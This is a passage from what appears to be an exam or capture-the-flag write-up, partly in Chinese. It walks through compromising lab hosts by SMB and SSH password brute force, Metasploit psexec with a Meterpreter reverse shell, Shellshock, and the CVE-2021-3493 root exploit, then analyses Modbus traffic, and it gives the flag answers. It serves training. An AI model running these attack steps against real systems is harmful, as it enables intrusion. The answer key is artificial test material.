

Figure 66: CVE-2021-3493 Exploit Download

15.We execute our exploit using ./exploit and we've been able to escalate our privileges from www-data user to root user. Next, we search for Secret.txt using

find command and as we can see placed in the **/etc/flag** directory. We read the content of the Secret.txt file and find our answer to this challenge aksph47b6m2.

```
bash-5.0# find / -name secret.txt 2>/dev/null
find / -name secret.txt 2>/dev/null
/etc/flag/secret.txt
bash-5.0# cat /etc/flag/secret.txt
cat /etc/flag/secret.txt
aksph47b6m2
bash-5.0#
```

Figure 67: CVE-2021-3493 Exploit-Privilege Escalation & Cat Secret.txt

[28] Compromise the machine with IP address 172.25.30.4, find the file Secret.txt and enter its content as the answer?

ANSWER: axm42fk2gp

方法/利用: Weak Administrator Credentials and Exploitation via Psexec

1. 我首先列舉了 IP 位址 172.25.30.4 上開放連接埠上發現的服務和版本，從而解決了這個問題。從截圖中我們可以看到，連接埠 445 已開放，並且正在執行 Samba (SMB)。

```
445/tcp open   microsoft-ds syn-ack      Microsoft Windows Server 2008 R2 - 2012 microsoft-ds
Service Info: OS: Windows Server 2008 R2 - 2012; CPE: cpe:/o:microsoft:windows

Host script results:
|_samba-vuln-cve-2012-1182: No accounts left to try
|_smb-vuln-ms10-054: false
|_smb-vuln-ms10-061: No accounts left to try
```

Figure 68: 172.25.30.4 Port 445 Discovery

2. 接下來，嘗試使用 Metasploit 模組 smb_login 透過 445 連接埠暴力破解 SMB 登入憑證。我們將選項設定為包含 rhosts、user_file、pass_file，以及考試期間提供的使用者名稱和密碼文件，然後點擊執行。這幫助我們找到了使用者 administrator，並找到了 administrator:1234567 的弱憑證。

```
msf6 auxiliary(scanner/smb/smb_login) > set rhosts 172.25.30.4
rhosts => 172.25.30.4
msf6 auxiliary(scanner/smb/smb_login) > run

[*] 172.25.30.4:445       - 172.25.30.4:445 - Starting SMB login bruteforce
[-] 172.25.30.4:445       - 172.25.30.4:445 - Failed: '.\administrator:123456',
[!] 172.25.30.4:445       - No active DB -- Credential data will not be saved!
[-] 172.25.30.4:445       - 172.25.30.4:445 - Failed: '.\administrator:password',
[-] 172.25.30.4:445       - 172.25.30.4:445 - Failed: '.\administrator:12345678',
[-] 172.25.30.4:445       - 172.25.30.4:445 - Failed: '.\administrator:diamond',
[-] 172.25.30.4:445       - 172.25.30.4:445 - Failed: '.\administrator:cooper',
[-] 172.25.30.4:445       - 172.25.30.4:445 - Failed: '.\administrator:12345',
[-] 172.25.30.4:445       - 172.25.30.4:445 - Failed: '.\administrator:scorpio',
[-] 172.25.30.4:445       - 172.25.30.4:445 - Failed: '.\administrator:qwerty',
[-] 172.25.30.4:445       - 172.25.30.4:445 - Failed: '.\administrator:testing',
[-] 172.25.30.4:445       - 172.25.30.4:445 - Failed: '.\administrator:jasmine',
[-] 172.25.30.4:445       - 172.25.30.4:445 - Failed: '.\administrator:kevin',
[-] 172.25.30.4:445       - 172.25.30.4:445 - Failed: '.\administrator:kevinpw',
[-] 172.25.30.4:445       - 172.25.30.4:445 - Failed: '.\administrator:test@123',
[+] 172.25.30.4:445       - 172.25.30.4:445 - Success: '.\administrator:1234567' Administrator
[-] 172.25.30.4:445       - 172.25.30.4:445 - Failed: '.\aleksander:123456',
[-] 172.25.30.4:445       - 172.25.30.4:445 - Failed: '.\aleksander:password',
[-] 172.25.30.4:445       - 172.25.30.4:445 - Failed: '.\aleksander:12345678',
[-] 172.25.30.4:445       - 172.25.30.4:445 - Failed: '.\aleksander:diamond',
```

Figure 69: Smb_login Bruteforce

3. 接下來，我們搜尋 Psexec，並載入 Metasploit 中的 windows/smb/Psexec 模組，嘗試利用找到的憑證。滲透測試人員經常使用 Psexec 模組來取得已知憑證的系統的存取權限。該模組由 Sysinternals 編寫，並已整合到框架中。此外，我們設定了 rhost、lhost、lport、smbpass 和 smbuser 的選項，然後輸入 exploit 並按下回車鍵。這會發送我們的有效載荷，並啟動與攻擊者主機的反向 TCP 連線。

```
msf6 exploit(windows/smb/psexec) > set rhosts 172.25.30.4
rhosts => 172.25.30.4
msf6 exploit(windows/smb/psexec) > exploit

[*] Started reverse TCP handler on 172.27.232.4:2332
[*] 172.25.30.4:445 - Connecting to the server...
[*] 172.25.30.4:445 - Authenticating to 172.25.30.4:445 as user 'administrator'...
[*] 172.25.30.4:445 - Selecting PowerShell target
[*] 172.25.30.4:445 - Executing the payload...
[+] 172.25.30.4:445 - Service start timed out, OK if running a command or non-service executable...
[*] Sending stage (175174 bytes) to 172.25.30.4
[*] Meterpreter session 1 opened (172.27.232.4:2332 → 172.25.30.4:49674) at 2021-11-23 07:09:33 -0500

meterpreter > ls
Listing: C:\Windows\system32
============================
```

Figure 70: Psexec Exploitation/Meterpreter Shell

4. 一旦我們建立了 meterpreter 會話，我們就可以繼續列舉主機，以發現位於 C:\Users\Administrator\Documents 中的 Secret.txt 檔案。我們讀取 secret.txt 檔案的內容，並將 axm42fk2gp 作為答案。

```
meterpreter > cd Documents
meterpreter > ls
Listing: C:\Users\Administrator\Documents
=========================================

Mode              Size  Type  Last modified              Name
----              ----  ----  -------------              ----
40777/rwxrwxrwx   0     dir   2020-06-03 23:41:18 -0400  My Music
40777/rwxrwxrwx   0     dir   2020-06-03 23:41:18 -0400  My Pictures
40777/rwxrwxrwx   0     dir   2020-06-03 23:41:18 -0400  My Videos
100666/rw-rw-rw-  402   fil   2020-06-03 23:41:29 -0400  desktop.ini
100666/rw-rw-rw-  10    fil   2020-10-20 12:48:00 -0400  secret.txt

cmeterpreter > cat secret.txt
axm42fk2gpmeterpreter >
```

Figure 71: cat secret.txt

[29] Compromise the machine with IP address 172.25.30.5, find the file Secret.txt and enter its content as the answer?

ANSWER: hb74kpm9h83

方法/利用: CVE-2014-6271 Shellshock Vulnerability Exploitation

1. 我首先列舉了在 IP 位址 172.25.30.5 上發現的開放連接埠上運行的服務版本，從而解決了這個問題。從截圖中我們可以看到，80 連接埠是開放的，運行著 Apache httpd Web 伺服器。透過使用 nmap 腳本 http-enum 進行偵察，我們也偵測到一個 PhpMyAdmin Web 應用程式也在 80 連接埠上執行。



Figure 72: 172.25.30.5 Port 80 Discovery

2. 為了進一步偵察，我們決定使用 Dir buster 暴力破解 Web 應用程式中的更多目錄，並輸入一個中等大小的字典，以幫助暴力破解 Web 應用程式中的檔案/資料夾。我們發現一個名為 /cgi-bin/keygen/ 的可疑資料夾，可用於儲存可執行檔和載入腳本程式碼（二進位檔案、shell 腳本等）。

3. 當 Web 伺服器使用通用網關介面 (CGI) 處理文件請求時，它會將請求的各種詳細資訊傳遞給環境變數清單中的處理程序。例如，變數 HTTP_USER_AGENT 的值在正常情況下用於標識發送請求的程式。如果請求處理程序是 Bash 腳本，或者它使用 system(3) 呼叫等方式執行腳本，Bash 將接收伺服器傳遞的環境變數並以上述方式處理。這為攻擊者提供了一種利用特製伺服器請求觸發 Shellshock 漏洞的手段。廣泛使用的 Apache Web 伺服器的安全文件指出：「如果不仔細檢查，CGI 腳本...可能極其危險。」並且經常使用其他處理 Web 伺服器請求的方法。
4. 如果 CGI 內容在任何時候以更高的權限使用存在漏洞的 bash 版本，則可以利用漏洞在主機系統上執行任意命令。這意味著什麼？攻擊者可以透過 HTTP 請求執行作業系統命令，並且可以使用任何其他允許其完全控制伺服器的命令。



Figure 73: Dir buster Directory 列舉/ cgi-bin/keygen Discovery

5. 我們設定了帶有 http-shellshock 腳本的 nmap 來測試我們的資料夾路徑上的 shellshock 漏洞，我們發現它容易受到 shellshock CVE-2014-6271 的攻擊。



Figure 74: Shellshock Vulnerability Scanning

6. 在連接埠 2020 上設定 Netcat 監聽器後，我們製作了惡意負載，它將嘗試透過 /cgi-bin/keygen 資料夾探索 shellshock 漏洞.

Figure 75: Shellshock Exploit Payload

7. 我們連接到 Netcat 監聽連接埠 2020。接下來，我們使用 python 產生 tty，進入一個更具互動性的 shell，這樣我們就可以不局限於運行命令了。



Figure 76: Netcat Connection/ Spawn Interactive Shell

8. 我們列舉機器上的資料夾，找到我們的 Secret.txt 並閱讀其內容，這回答了我們的挑戰 hb74kpm9h83.

```
Desktop    Downloads  Pictures  Templates  examples.desktop
Documents  Music      Public    Videos
$ uname -r
uname -r
3.11.0-15-generic
$ cd Documents
cd Documents
$ ls
ls
Secret.txt
$ cat Secret.txt
cat Secret.txt
hb74kpm9h83
```

Figure 77: cat Secret.txt

[30] Compromise the machine with IP address 172.25.20.7, find the file userflag.txt and enter its content as the answer?

ANSWER: bu79g82xap

方法/利用: SSH Bruteforce and Directory 列舉

1. 為了解決這個挑戰，我們首先必須使用 nmap 枚舉在 IP 位址 172.25.20.7 上的開放連接埠 22 上發現的服務和版本.

```
22/tcp open   ssh      syn-ack ttl 62 OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
| vulners:
|   cpe:/a:openbsd:openssh:7.6p1:
|       MSF:ILITIES/UBUNTU-CVE-2019-6111/       5.8     https://vulners.com/metasploit/MSF:ILITIES/UBUNT
|       MSF:ILITIES/SUSE-CVE-2019-6111/ 5.8     https://vulners.com/metasploit/MSF:ILITIES/SUSE-CVE-2019
|       MSF:ILITIES/SUSE-CVE-2019-25017/        5.8     https://vulners.com/metasploit/MSF:ILITIES/SUSE-
|       MSF:ILITIES/REDHAT_LINUX-CVE-2019-6111/ 5.8     https://vulners.com/metasploit/MSF:ILITIES/REDHA
|       MSF:ILITIES/REDHAT-OPENSHIFT-CVE-2019-6111/     5.8     https://vulners.com/metasploit/MSF:ILITI
|       MSF:ILITIES/ORACLE-SOLARIS-CVE-2019-6111/       5.8     https://vulners.com/metasploit/MSF:ILITI
|       MSF:ILITIES/OPENBSD-OPENSSH-CVE-2019-6111/      5.8     https://vulners.com/metasploit/MSF:ILITI
|       MSF:ILITIES/IBM-AIX-CVE-2019-6111/      5.8     https://vulners.com/metasploit/MSF:ILITIES/IBM-A
```

Figure 78: 172.25.20.7 Port 22 Discovery

2. 接下來，我們嘗試使用 hydra 和提供給我們的使用者名稱和密碼清單來暴力破解 SSH 憑證。我們找到了 SSH 的登入憑證 jason:qwerty.

```
┌──(root💀kali)-[/home/kali]
└─# hydra -L /home/kali/Downloads/Usernames.txt -P /home/kali/Downloads/Passwords.txt 172.25.20.7 ssh

Hydra v9.1 (c) 2020 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, o

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2021-11-23 08:30:07
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the tasks: use -t 4
[DATA] max 16 tasks per 1 server, overall 16 tasks, 1820 login tries (l:35/p:52), ~114 tries per task
[DATA] attacking ssh://172.25.20.7:22/
[STATUS] 318.00 tries/min, 318 tries in 00:01h, 1505 to do in 00:05h, 16 active
[22][ssh] host: 172.25.20.7   login: jason   password: qwerty
[STATUS] 327.67 tries/min, 983 tries in 00:03h, 840 to do in 00:03h, 16 active
1 of 1 target successfully completed, 1 valid password found
```

Figure 79: SSH Bruteforce Using Hydra

3. 使用找到的憑證登入 SSH 後，我們注意到核心版本和作業系統資訊（Linux 5.4.0-51-generic Ubuntu 18.04.4 LTS）。由於我們是普通用戶，我們嘗試列舉目錄以查找 userflag.txt 檔案。找到檔案後，我們讀取了 userflag.txt 的內容，這就是解決此問題的答案 bu79g82xap.



Figure 80: 172.25.20.7 SSH Access & userflag.txt Content 列舉

[31] Compromise the machine with IP address 172.25.20.7, find the file rootflag.txt and enter its content as the answer?

ANSWER: p5bh39dmd4k7

方法/利用: SSH Bruteforce and CVE-2021-3493-Privilege Escalation

1. 為了解決這個難題，我們必須繼續利用 IP 位址為 172.25.20.7 的機器。當我們透過 SSH 登入機器時，我們記錄了核心和作業系統版本（Linux 5.4.0-51-generic Ubuntu 18.04.4 LTS），如上圖所示。

2. 我們已經知道，該主機容易受到 CVE-2021-3493 Ubuntu OverlayFS 本地權限提升漏洞的影響，我們之前曾利用該漏洞入侵其他主機。

3. 接下來，我們使用 SCP 將漏洞利用程式碼從攻擊者的機器上傳回這台有漏洞的主機。執行漏洞利用程式碼後，我們取得了 root 權限，現在我們列舉目錄來尋找 rootflag.txt 檔案。我們讀取該文件的內容，這就是解決此問題的答案 p5bh39dmd4k7.



Figure 81: CVE-2021-3493 Exploitation-Privilege Escalation & rootflag.txt Content 列舉

OT

SCOPE:

IP Address Range: 172.25.100.0/24, 192.168.110.0/24

[32] What is the name of the vendor for the MAC address that makes the Modbus Query?

ANSWER: Wistron 方法/利用: MITM via Tcpdump and ModBus Protocol Packet Analysis Using Wireshark

1. 我首先列舉了 IP 位址 192.168.110.230 上開放連接埠上發現的服務和版本，從而解決了這個問題。在發現 22 和 80 端口後，我使用我們的用戶名和密碼字典對 SSH 憑證進行了暴力破解。

2. 我能夠發現多個使用者名稱和弱密碼，但顯然首先要嘗試的是 admin:12345678，它讓我們能夠透過 SSH 存取系統。



Figure 82: 192.168.110.230 SSH Bruteforce Using Hydra

3. 我繼續使用 id 命令來找出使用者群組名稱和數字 ID，這告訴我們管理員是 sudo 群組的一部分（一組可以存取 root 帳戶並獲得無限權限的超級使用者。）使用 sudo su 命令並輸入管理員使用者密碼，我們將管理員使用者權限提升到 root 權限。



Figure 83: UID/Group 列舉 & Sudo Privilege Escalation

4. ICS 和 SCADA 滲透測試流程與常規 IT 滲透測試流程不同。對於 ICS/SCADA，滲透測試人員必須在不向目標發送資料的情況下確定攻擊面，這導致 ICS 和 SCADA 系統以及 OT 網路的測試流程有所不同。

5. 首先，我們必須在資料包層級分析 ModBus 協議，這意味著要檢查使用 ModBus 協定的網路上設備之間的通訊流量。因此，它很容易受到中間人 (MITM) 攻擊，因此我們使用 Tcpdump 對主機發動 MITM 攻擊，看看是否能找到主設備和從設備之間使用 ModBus 協定的通訊

6. 我們首先檢查可用的各種接口，然後使用 Tcpdump 捕獲端口 50 上的數據包，ModBus 協議使用該端口進行主從設備之間的通信，然後將數據包轉儲/保存到名為 otdump.pcap 的 pcap 文件中，稍後將使用 Wireshark 分析 ModBus 流量.



Figure 84: Tcpdump port 502 Packet Capture

7. 我們透過 SCP 將 otdump.pcap 檔案複製回攻擊者的機器，然後在 Kali 作業系統上使用 Wireshark 進行分析。在下載的 pcap 檔案中，我們發現主節點和從節點之間透過 Modbus 協定進行通訊。主節點使用 IP 位址 (192.168.110.131) 進行查詢，而從節點使用 IP 位址 (192.168.110.138) 提供回應。



Figure 85: Vendor MAC Address that makes ModBus Query

8. 我們透過找到發出 ModBus 查詢的 MAC 位址的供應商名稱（即 Wistron）解決了這個難題。

[33] At the ModBus traffic, what is the value of the register at Transaction_Identifier: 239?

ANSWER: 0

方法/利用: Packet Analysis Using Wireshark

1. 為了解決這個難題，我們需要尋找 transaction_identifier 回應 239，它保存了 pcap 檔案中暫存器的值，即 0.



Figure 86: Value of Register at Transaction Identifier 239

[34] What is the MAC address of the machine that makes the Query to the registers? (Do not put the colons)

ANSWER: 000ae4c5830a

方法/利用: ModBus Protocol Packet Analysis Using Wireshark

1. 為了解決這個問題，我們知道主設備發出了查詢，所以我們可以繼續仔細調查乙太網路 II 上的資料包，找到它的 MAC 位址，也就是這個答案 000ae4c5830a.

